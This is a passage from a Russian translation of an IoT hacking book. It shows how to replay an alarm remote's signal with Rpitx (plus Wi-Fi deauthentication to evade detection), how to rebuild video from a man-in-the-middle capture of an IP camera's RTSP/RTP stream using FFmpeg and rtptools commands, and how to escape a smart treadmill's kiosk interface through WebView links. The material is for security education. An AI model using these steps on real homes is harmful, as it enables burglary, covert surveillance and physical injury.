


Рис. 15.6. Параметры передатчика в интерфейсе пользователя Rpitx

Мы можем проверить, что сигнал передается на правильной частоте, повторив сканирование спектра при помощи RTL-SDR DVB-T. Теперь вы можете открыть дверь, не включая сигнал тревоги.

Если вы используете Rpitx версии 2 или новее, вы также можете записывать сигнал непосредственно с RTL-SDR DVB-T и воспроизводить его с той же частотой через графический интерфейс пользователя. В этом случае вам не нужно использовать CubicSDR. Это упражнение проработайте самостоятельно. Можете попробовать применить эту функцию против систем сигнализации, которые предлагают ис-

пользовать пульт дистанционного управления для активации или деактивации режима охраны.

Возможно, более дорогие и сложные системы сигнализации обнаружат помехи на частоте беспроводной связи и попытаются уведомить об этом пользователя. Во избежание обнаружения вы можете попытаться заблокировать подключение к Wi-Fi базовой станции системы охранной сигнализации, выполнив атаку деаутентификации, как обсуждалось в главе 12. Дополнительные сведения об использовании пакета Aircrack-ng вы найдете в этой главе.

Воспроизведение потока с IP-камеры

Допустим, вы действуете от лица злоумышленника, каким-то образом получившего доступ к сети, в которой есть IP-камеры. Как выглядит эффективная атака с серьезными последствиями для конфиденциальности, притом что вы не прикасаетесь к камерам? Это воспроизведение видеопотока с камеры! Даже если в камерах нет уязвимостей (что маловероятно), злоумышленник, который занимает позицию «человек посередине», может захватить трафик из любых потенциально небезопасных каналов связи. Плохая (или хорошая – это уж с какой стороны посмотреть!) новость заключается в том, что многие современные камеры все еще используют незашифрованные сетевые протоколы для потоковой передачи видео. Захват сетевого трафика – одно, а возможность продемонстрировать заинтересованным сторонам, что можно воспроизвести видео из этого дампа, – другое.

Вы можете легко занять позицию «человек посередине», используя такие методы, как отравление кеша ARP или подмена DHCP (мы об этом упоминали в главе 3), если сеть не имеет сегментации. В примере с видеопотоком камеры мы предполагаем, что это уже было достигнуто и что вы захватили файл видеопотока сетевой камеры в формате rtsr, передаваемый через протокол потоковой передачи в реальном времени (RTSP), транспортный протокол реального времени (RTP) и протокол управления RTP (RTCP), о которых пойдет речь в следующем разделе.

Общие сведения о протоколах потоковой передачи

Протоколы RTSP, RTP и RTCP обычно работают сообща. Не вдаваясь в подробности их внутренней работы, приведем краткое описание каждого.

- **RTSP** – это протокол клиент–сервер, который действует как сетевое средство дистанционного управления мультимедийными серверами с прямыми трансляциями и сохраненными клипами в качестве источников данных. Вы можете рассматривать RTSP как источник команд, который может отправлять серверу команды «воспроизведение», «пауза», «запись», словно обычному видеопроектору. RTSP обычно работает через TCP.

- **RTP** выполняет передачу мультимедийных данных. RTP работает через UDP и совместно с RTCP.
- **RTCP** периодически отправляет отчеты, которые содержат статистику канала (например, количество отправленных и потерянных пакетов и джиттер) участникам RTP. При этом RTP обычно отправляется через UDP-порт с четным номером, а RTCP отправляется через следующий UDP-порт с нечетным номером: это можно увидеть в дампе Wireshark на рис. 15.7.

Анализ сетевого трафика IP-камеры

В нашем примере IP-камера имеет IP-адрес 192.168.4.180, а клиент, который должен принимать видеопоток, – IP-адрес 192.168.5.246. Клиентом может быть браузер пользователя или видеопроигрыватель вроде VLC media player.

На правах злоумышленника, занимающего положение «человек посередине», мы записали диалог, который показан на рис. 15.7 в Wireshark.

7786	55.689824	192.168.5.246	58776	192.168.4.180	554	RTSP	1 398 OPTIONS rtsp://192.168.4.180:554/video.mp4 RTSP/1.0
7788	55.689157	192.168.4.180	554	192.168.5.246	58776	RTSP	2 188 Reply: RTSP/1.0 200 OK
7789	55.681566	192.168.5.246	58776	192.168.4.180	554	RTSP	3 424 DESCRIBE rtsp://192.168.4.180:554/video.mp4 RTSP/1.0
7792	55.699811	192.168.4.180	554	192.168.5.246	58776	RTSP/SDP	4 456 Reply: RTSP/1.0 200 OK
7793	55.781986	192.168.5.246	58776	192.168.4.180	554	RTSP	5 454 SETUP rtsp://192.168.4.180:554/video.mp4/video RTSP/1.0
7796	55.784636	192.168.4.180	554	192.168.5.246	58776	RTSP	6 221 Reply: RTSP/1.0 200 OK
7797	55.785367	192.168.5.246	52808	192.168.4.180	15344	RTP	46 Unknown RTP version 3
7799	55.785423	192.168.5.246	52808	192.168.4.180	15344	RTP	46 Unknown RTP version 3
7801	55.785470	192.168.5.246	58776	192.168.4.180	554	RTSP	7 448 PLAY rtsp://192.168.4.180:554/video.mp4 RTSP/1.0
7805	55.787325	192.168.4.180	554	192.168.5.246	58776	RTSP	8 188 Reply: RTSP/1.0 200 OK
7807	55.791879	192.168.4.180	15344	192.168.5.246	52808	RTP	9 71 PT=Unassigned, SSRC=0x3f807e14, Seq=2221, Time=358948867
7808	55.791879	192.168.4.180	15344	192.168.5.246	52808	RTP	60 PT=Unassigned, SSRC=0x3f807e14, Seq=2222, Time=358948867
7809	55.791880	192.168.4.180	15344	192.168.5.246	52808	RTP	165 PT=Unassigned, SSRC=0x3f807e14, Seq=2223, Time=358948867
7810	55.791880	192.168.4.180	15344	192.168.5.246	52808	RTCP	0 70 Sender Report
7811	55.791880	192.168.4.180	15344	192.168.5.246	52808	RTP	1474 PT=Unassigned, SSRC=0x3f807e14, Seq=2224, Time=358948867

Рис. 15.7. Вывод Wireshark для типичного мультимедийного сеанса, установленного через RTSP и RTP

Трафик представляет собой типичный мультимедийный сеанс RTSP/RTP между клиентом и IP-камерой. Клиент начинает с отправки на камеру запроса RTSP OPTIONS 1. Этот запрос запрашивает у сервера типы запросов, которые он примет. Принятые типы затем содержатся в ответе RTSP REPLY 2. В этом случае это DESCRIBE, SETUP, TEARDOWN, PLAY, SET_PARAMETER, GET_PARAMETER и PAUSE (читателям, которые помнят эпоху видеомagneтофонов VHS, это покажется знакомым) – см. рис. 15.8.

Real Time Streaming Protocol										
▶ Response: RTSP/1.0 200 OK\r\n										
CSeq: 6\r\n										
Public: DESCRIBE, SETUP, TEARDOWN, PLAY, SET_PARAMETER, GET_PARAMETER, PAUSE\r\n\r\n										
0000	f4	39	09	3a	40	48	00	07	5f 92 f4 7e 08 00 45 00	·9·:0H· _·...·E·
0010	00	92	6d	0e	00	00	40	06	81 5d c0 a8 04 b4 c0 a8	··m·-·0· ·]·...·
0020	05	f6	02	2a	e5	98	ad	75	45 26 f9 86 65 76 50 18	·...·...U E&·evP·
0030	3e	bc	2f	ae	00	00	52	54	53 50 2f 31 2e 30 20 32	>·/·...RT SP/1.0 2
0040	30	30	20	4f	4b	0d	0a	43	53 65 71 3a 20 36 0d 0a	00 OK·C Seq: 6·
0050	59	75	62	6c	69	63	3a	20	44 45 53 43 52 49 42 45	Public: DESCRIBE
0060	2c	20	53	45	54	55	50	2c	20 54 45 41 52 44 4f 57	· SETUP, TEARDOW
0070	4e	2c	20	50	4c	41	59	2c	20 53 45 54 5f 50 41 52	N, PLAY, SET PAR
0080	41	4d	45	54	45	52	2c	20	47 45 54 5f 50 41 52 41	AMETER, GET PARA
0090	4d	45	54	45	52	2c	20	50	41 55 53 45 0d 0a 0d 0a	METER, P AUSE·...

Рис. 15.8. Ответ камеры RTSP OPTIONS содержит типы запросов, которые она принимает

Затем клиент отправляет запрос RTSP DESCRIBE ❸, который включает URL-адрес RTSP (ссылка для просмотра канала камеры, в данном случае `rtsp://192.168.4.180:554/video.mpeg`). В этом запросе ❸ клиент запрашивает описание URL и уведомляет сервер с описанием форматов, понятных клиенту, используя заголовок Ассерта в форме Ассерт: `application/sdp`. Ответ сервера ❹ обычно имеет формат протокола описания сеанса (SDP), показанный на рис. 15.9. Ответ сервера имеет для нас большое значение, потому что мы будем использовать эту информацию для создания основы файла SDP. Он содержит важные поля, такие как атрибуты мультимедиа (например, кодирование видео H.264 с частотой дискретизации 90 000 Гц) и используемые режимы пакетирования.

```

Real Time Streaming Protocol
  Response: RTSP/1.0 200 OK\r\n
    CSeq: 7\r\n
    Cache-control: no-cache\r\n
    Content-type: application/sdp
    Content-length: 297
  \r\n
  Session Description Protocol
    Session Description Protocol Version (v): 0
    Owner/Creator, Session Id (o): - 0 0 IN IP4 192.168.4.180
    Session Name (s): LIVE VIEW
    Connection Information (c): IN IP4 0.0.0.0
    Time Description, active time (t): 0 0
    Session Attribute (a): control:*
    Media Description, name and address (m): video 0 RTP/AVP 35
    Media Attribute (a): rtpmap:35 H264/90000
    Media Attribute (a): rtpmap:102 H265/90000
    Media Attribute (a): control:video
    Media Attribute (a): recvonly
    Media Attribute (a): fmp:35 packetization-mode=1;profile-level-id=4d4033;sprop-parameter-sets=Z01AM42NYBgAbNgLUBDQECA=,a044gA==

```

Рис. 15.9. Ответ RTSP камеры на запрос DESCRIBE включает часть SDP

Следующие два запроса RTSP – это SETUP и PLAY. Первый просит камеру выделить ресурсы и начать сеанс RTSP, второй – начать отправку данных в потоке, выделенном с помощью SETUP. Запрос SETUP ❺ включает два порта клиента для получения данных RTP (видео и аудио) и данных RTCP (статистика и управляющая информация). Ответ камеры ❻ на запрос SETUP подтверждает порты клиента и добавляет соответствующие выбранные порты сервера (рис. 15.10).

```

Real Time Streaming Protocol
  Response: RTSP/1.0 200 OK\r\n
    CSeq: 8\r\n
    Session: 353b77f152606a;timeout=30
    Transport: RTP/AVP;unicast;client_port=52008-52009;server_port=15344-15345;ssrc=3f007e14;mode="PLAY"
  \r\n

```

Рис. 15.10. Ответ камеры на запрос SETUP клиента

После запроса PLAY ❼ сервер начинает передачу потока ❸ RTP и некоторых пакетов RTCP ❹. Вернитесь к рис. 15.7, где показано, что этот обмен происходит между согласованными по запросу SETUP портами.

Извлечение видеопотока

Теперь нам нужно извлечь байты из пакета SDP и экспортировать их в файл. Поскольку пакет SDP содержит важные сведения о том, как кодируется видео, эта информация нужна нам для воспроизведения видеопотока. Вы можете извлечь пакет SDP, выбрав пакет **RTSP/SDP**

в главном окне Wireshark и **Session Description Protocol** (Протокол описания сеанса), а затем щелкнув правой кнопкой мыши и отметив **Export Packet Bytes** (Экспортировать байты пакета) – рис. 15.11. Сохраните байты в файл на диске.




Рис. 15.11. Выберите часть SDP пакета RTSP в Wireshark и экспортируйте байты пакета в файл

Созданный файл SDP будет выглядеть примерно так, как в листинге 15.1.

Листинг 15.1. Исходный файл SDP, сохраненный путем экспорта пакета SDP из дампа Wireshark

```
v=0
❶ o=- 0 0 IN IP4 192.168.4.180
❷ s=LIVE VIEW
❸ c=IN IP4 0.0.0.0
t=0 0
a=control:*
❹ m=video 0 RTP/AVP 35
a=rtpmap:35 H264/90000
a=rtpmap:102 H265/90000
a=control:video
a=recvonly
a=fmtp:35 packetization-mode=1;profile-level-id=4d4033;sprop-parameter-sets=Z0
1AM42NYBgAbNgLUBDQECA=,a044gA==
```

Мы отметили наиболее важные части файла, которые нам нужно изменить. Мы видим владельца сеанса (-), идентификатор сеанса (0) и сетевой адрес отправителя ❶. Для точности, поскольку отправителем этого сеанса будет наш локальный хост, мы можем изменить IP-адрес 127.0.0.1 или полностью удалить эту строку. Далее мы видим имя сеанса ❷. Можно опустить эту строку или оставить ее как есть. В последнем случае ненадолго появится строка LIVE VIEW («прямое включение»), когда VLC воспроизведет файл. Далее выведен адрес

прослушивающей сети ❸. Следует изменить его на 127.0.0.1, чтобы не открывать инструмент FFmpeg, который мы позже будем использовать в сети, потому что будем отправлять данные в FFmpeg локально через сетевой интерфейс.

Самая важная часть файла – это значение, содержащее сетевой порт для RTP ❹. В исходном SDP-файле это 0, потому что порт был согласован позже с помощью запроса RTSP SETUP. Нам нужно изменить этот порт на допустимое в нашем случае ненулевое значение. Мы произвольно выбрали 5000.

В листинге 15.2 показан измененный SDP-файл. Мы сохранили его под именем camera.sdp.

Листинг 15.2. Измененный файл SDP

```
v=0
c=IN IP4 127.0.0.1
m=video 5000 RTP/AVP 35
a=rtpmap:35 H264/90000
a=rtpmap:102 H265/90000
a=control:video
a=recvonly
a=fmtp:35 packetization-mode=1;profile-level-id=4d4033;sprop-parameter-sets=Z0
1AM42NYBgAbNgLUBDQECA=,a044gA==
```

Второй шаг – извлечение потока RTP из Wireshark. RTP-поток содержит закодированные видеоданные. Откройте файл pcap, содержащий захваченные пакеты RTP в Wireshark; затем щелкните **Telephony > RTP Streams** (Телефония > Поток RTP). Выберите показанный поток, щелкните по нему правой кнопкой мыши и выберите **Prepare Filter** (Подготовить фильтр). Еще раз щелкнув правой кнопкой мыши, выберите **Export as RTPDump** (Экспортировать как RTPDump). Затем сохраните выбранный поток RTP как файл rtpdump (мы сохранили его как camera.rtpdump).

Чтобы извлечь видео из файла rtpdump и воспроизвести его, вам потребуются следующие инструменты: инструменты RTP для чтения и воспроизведения сеанса RTP, FFmpeg для преобразования потока и VLC для воспроизведения окончательного видеофайла. Если вы используете Debian на основе дистрибутива, такого как Kali Linux, можете легко установить первые два инструмента с помощью apt:

```
$ apt-get install vlc
$ apt-get install ffmpeg
```

Вам нужно будет загрузить инструменты RTP вручную либо с веб-сайта (<https://github.com/irtlab/rtpools/>), либо из репозитория GitHub. Используя git, вы можете клонировать последнюю версию репозитория GitHub:

```
$ git clone https://github.com/cu-irt/rtpptools.git
```

Затем скомпилируйте инструменты RTP:

```
$ cd rtpptools  
$ ./configure && make
```

Запустите FFmpeg, используя следующие параметры:

```
$ ffmpeg -v warning -protocol_whitelist file,udp,rtp -f sdp -i camera.sdp -copyts -c copy -y  
out.mkv
```

Мы заносим в белый список разрешенные протоколы (файл, UDP и SDP), потому что это правильный подход – указывать разрешенные протоколы в явном виде. Параметр `-f` устанавливает формат входного файла SDP независимо от расширения файла. Параметр `-i` предоставляет измененный файл `camera.sdp` в качестве входных данных. Параметр `-copyts` означает, что входные временные метки не будут обрабатываться. Параметр `-c copy` показывает, что поток не должен перекодироваться, он только выводится; параметр `-y` перезаписывает файлы вывода без запроса на удаление старого файла. Последний аргумент (`out.mkv`) – это выходной видеофайл.

Теперь запустите RTP Play, указав путь к файлу `rtpdump` в качестве аргумента для переключателя `-f`:

```
~/rtpptools-1.22$ ./rtpplay -T -f ../camera.rtpdump 127.0.0.1/5000
```

Последний аргумент – это сетевой адрес назначения и порт, на который будет воспроизводиться сеанс RTP. Этот аргумент должен соответствовать одному потоку FFmpeg, прочитанному через файл SDP (помните, что мы выбрали 5000 в измененном файле `camera.sdp`).

Обратите внимание, что вы должны выполнить команду `rtpplay` сразу после запуска FFmpeg, потому что по умолчанию FFmpeg завершает работу, если в ближайшее время не поступит входящий поток. Инструмент FFmpeg затем декодирует воспроизведенный сеанс RTP и выведет файл `out.mkv`.

ПРИМЕЧАНИЕ Если вы используете Kali Linux, как показано в нашем примере, следует запустить все соответствующие инструменты от имени пользователя без полномочий `root`. Причина в том, что вредоносные данные могут существовать где угодно, и существуют известные уязвимости, связанные с повреждением памяти в сложном программном обеспечении, таком как видеокодеры и декодеры.

Наконец, VLC сможет воспроизвести видеофайл:

```
$ vlc out.mkv
```

После запуска этой команды вы должны увидеть видеоканал захваченной камеры. Можете посмотреть видео, демонстрирующее эту методику, на веб-сайте этой книги по адресу <https://nostarch.com/practical-iot-hacking/>.

Существуют способы безопасной передачи видеопотоков, которые предотвратят атаки типа «человек посередине», но в настоящее время их поддерживают лишь немногие устройства. Одним из решений может быть использование нового протокола Secure RTP (SRTP), который может обеспечить шифрование, аутентификацию сообщений и целостность, но обратите внимание, что эти функции являются необязательными и могут быть отключены. Иногда их отключают, чтобы избежать накладных расходов на шифрование, поскольку многие встроенные устройства не имеют необходимой вычислительной мощности для его поддержки. Существуют также способы отдельного шифрования RTP, как описано в RFC 7201. Среди них использование IPsec, RTP через TLS через TCP или RTP через Datagram TLS (DTLS).

Атака на умную беговую дорожку

Как злоумышленник, вы теперь имеете неограниченный доступ ко всем помещениям в доме и можете проверить, попадаете ли вы в поле зрения камер видеонаблюдения, воспроизведя видео. Следующий шаг – использование вашего физического доступа для дальнейших атак на другие интеллектуальные устройства с целью извлечения конфиденциальных данных или даже для выполнения ими нежелательных действий. Что, если по вашей прихоти эти умные устройства ополчатся против своего владельца, да так, что внешне это будет похоже на несчастный случай?

Хороший пример умных домашних устройств, которые вы можете использовать для таких злонамеренных целей, – техника из категории «фитнес и здоровье», например всевозможные приборы, отслеживающие движения, электрические зубные щетки, умные весы и тренажеры. Эти устройства могут собирать конфиденциальные данные о действиях пользователя в режиме реального времени. Некоторые из них также могут повлиять на здоровье пользователя. Помимо прочего, устройства могут быть оснащены высококачественными датчиками, предназначенными для определения состояния пользователя; системы отслеживания активности отслеживают его мышечную деятельность; в облако могут записываться регулярно фиксируемые медицинские данные; благодаря подключению к интернету допускается общение с пользователями аналогичных устройств в режиме реального времени, а воспроизведение мультимедиа превращает фитнес-устройство в современную информационно-развлекательную систему.

В этом разделе мы опишем атаку на устройство, которое объединяет все эти удивительные функции: это умная беговая дорожка (рис. 15.12).

Умные беговые дорожки – одно из самых замечательных устройств для тренировки дома или в спортзале, но, если оно вышло из-под контроля, вы рискуете получить серьезные травмы.




Рис. 15.12. Современная интеллектуальная беговая дорожка

Атака, описанная в этом разделе, основана на презентации, сделанной на конференции по безопасности интернета вещей одним из авторов этой книги, Иоаннисом Стаисом, и Димитрисом Валсамарасом (Dimitris Valsamaras) в 2019 году. По соображениям безопасности мы не разглашаем название поставщика интеллектуальной беговой дорожки и точную модель устройства. Хотя поставщик очень быстро решил выявленные проблемы, вероятно, что некоторые из этих устройств до сих пор не обновлены. Так из-за проблем, которые мы обнаружили, – это классические уязвимости, характерные для интеллектуальных устройств; и они наглядно показывают, что может произойти с устройством интернета вещей в современном умном доме.

Умные беговые дорожки и операционная система Android

Многие умные беговые дорожки используют операционную систему Android, которой оснащено более миллиарда телефонов, планшетов, часов и телевизоров. Используя устройства под управлением Android, вы автоматически получаете значительные преимущества: специализированные библиотеки и ресурсы для быстрой разработки приложений и мобильные приложения, доступные в Google Play Store, которые можно напрямую интегрировать в продукт. Кроме того, вам предоставлена поддержка для расширенной системы устройств всех форм и размеров, включая смартфоны, планшеты (AOSP), автомобили (Android Auto), умные часы (Android Wear), телевизоры (Android TV), встроенные системы (Android Things), а также обширная официальная документация, которая поставляется с онлайн-курсами

и учебными материалами для разработчиков. Кроме того, многие производители и продавцы оригинального оборудования могут предоставлять совместимые аппаратные компоненты.

Но все хорошее имеет свою цену: ОС Android рискует стать слишком универсальной. Она обеспечивает гораздо больше функциональных возможностей, чем требуется рядовому потребителю, увеличивая общую поверхность атаки на устройства. Часто поставщики допускают установку пользовательских приложений и программного обеспечения, для которых отсутствует надлежащий аудит безопасности, и обходят существующие средства управления безопасностью платформы, дабы реализовать основные функции своего продукта, такие как управление оборудованием (см. пример на рис. 15.13).

Для управления средой, предоставляемой платформой, поставщики обычно используют один из двух возможных подходов. Они могут интегрировать свой продукт с программным решением для *управления мобильными устройствами* (Mobile Device Management, MDM). MDM – это набор технологий, которые можно использовать для удаленного администрирования, развертывания, безопасности, аудита и применения политик мобильных устройств. В противном случае они могут создать свою собственную платформу на основе Android Open Source Project (AOSP).

AOSP можно бесплатно загрузить, настроить и установить на любое поддерживаемое устройство. Оба решения предлагают множество способов ограничить функции, предоставляемые платформой, и предоставить пользователям доступ только к некоторым функциям.




Рис. 15.13. Стек программного обеспечения умной беговой дорожки

В рассматриваемом здесь устройстве используется настроенная платформа на основе AOSP, оснащенная всеми необходимыми приложениями.

Перехват управления интеллектуальной беговой дорожкой на базе Android

В этом разделе мы рассмотрим атаку на интеллектуальную беговую дорожку, которая позволила нам удаленно контролировать скорость и наклон устройства.

Обход ограничений пользовательского интерфейса

Беговая дорожка настроена так, чтобы пользователь имел доступ только к избранным услугам и функциям. Например, он может запустить дорожку, выбрать конкретное упражнение и посмотреть телевизор или послушать радиопередачу. Также можно пройти аутентификацию на облачной платформе, чтобы отслеживать свой прогресс. Обойдя эти ограничения, мы можем установить службы для управления устройством.

Злоумышленники, которые хотят обойти ограничения пользовательского интерфейса, обычно нацелены на экранные формы аутентификации и регистрации. Причина в том, что в большинстве случаев для этого требуется интеграция с браузером – либо для выполнения действий по аутентификации, либо для предоставления дополнительной информации. Эта интеграция обычно реализуется с использованием компонентов, предоставляемых платформой Android, таких как объекты WebView. WebView – функция, которая позволяет разработчикам отображать текст, данные и веб-контент как часть интерфейса приложения, не требуя дополнительного программного обеспечения. Несмотря на то что эта функция полезна для разработчиков, она выполняет множество операций, которые нелегко защитить, и, как следствие, часто становится мишенью для злоумышленников.

В нашем случае мы можем использовать следующий процесс для обхода ограничений пользовательского интерфейса. Сначала нажмите кнопку **Create New Account** (Создать учетную запись) на экране устройства. Должен появиться новый интерфейс, запрашивающий личные данные пользователя. Этот интерфейс содержит ссылку на политику конфиденциальности – файл, представленный в WebView (см. рис. 15.14).

В политике конфиденциальности есть и другие ссылки, например на политику в отношении файлов cookie (рис. 15.15).

К счастью, этот файл политики содержит внешние ссылки на ресурсы, размещенные на удаленных серверах, например те, которые отображаются в виде значка на верхней панели на рис. 15.16.

Выбрав ссылку, злоумышленник может перейти на сайт поставщика и получить контент, к которому у него не было доступа раньше, например меню сайта, изображения, видео и последние новости.




Рис. 15.14. Интерфейс регистрации со ссылками на политику конфиденциальности




Рис. 15.15. WebView, отображающий локальный файл политики конфиденциальности

Последний шаг – попытаться выйти из облачной службы и посетить любой пользовательский веб-сайт. Наиболее распространенными целями обычно являются кнопки поиска внешних сайтов, которые показаны на рис. 15.17, поскольку они позволяют получить доступ к любому другому сайту, просто выполнив поиск по его названию или адресу.

В нашем случае на сайте поставщика интегрирована поисковая система Google, поэтому посетители сайта могут выполнять локальный поиск в содержимом веб-сайта. Злоумышленник может щелкнуть небольшой значок Google в верхнем левом углу окна экрана, чтобы перейти на страницу поиска Google. Теперь мы можем перейти на любой сайт, набрав имя сайта в поисковой системе.




Рис. 15.16. Ссылка на внешний сайт на странице файлов cookie

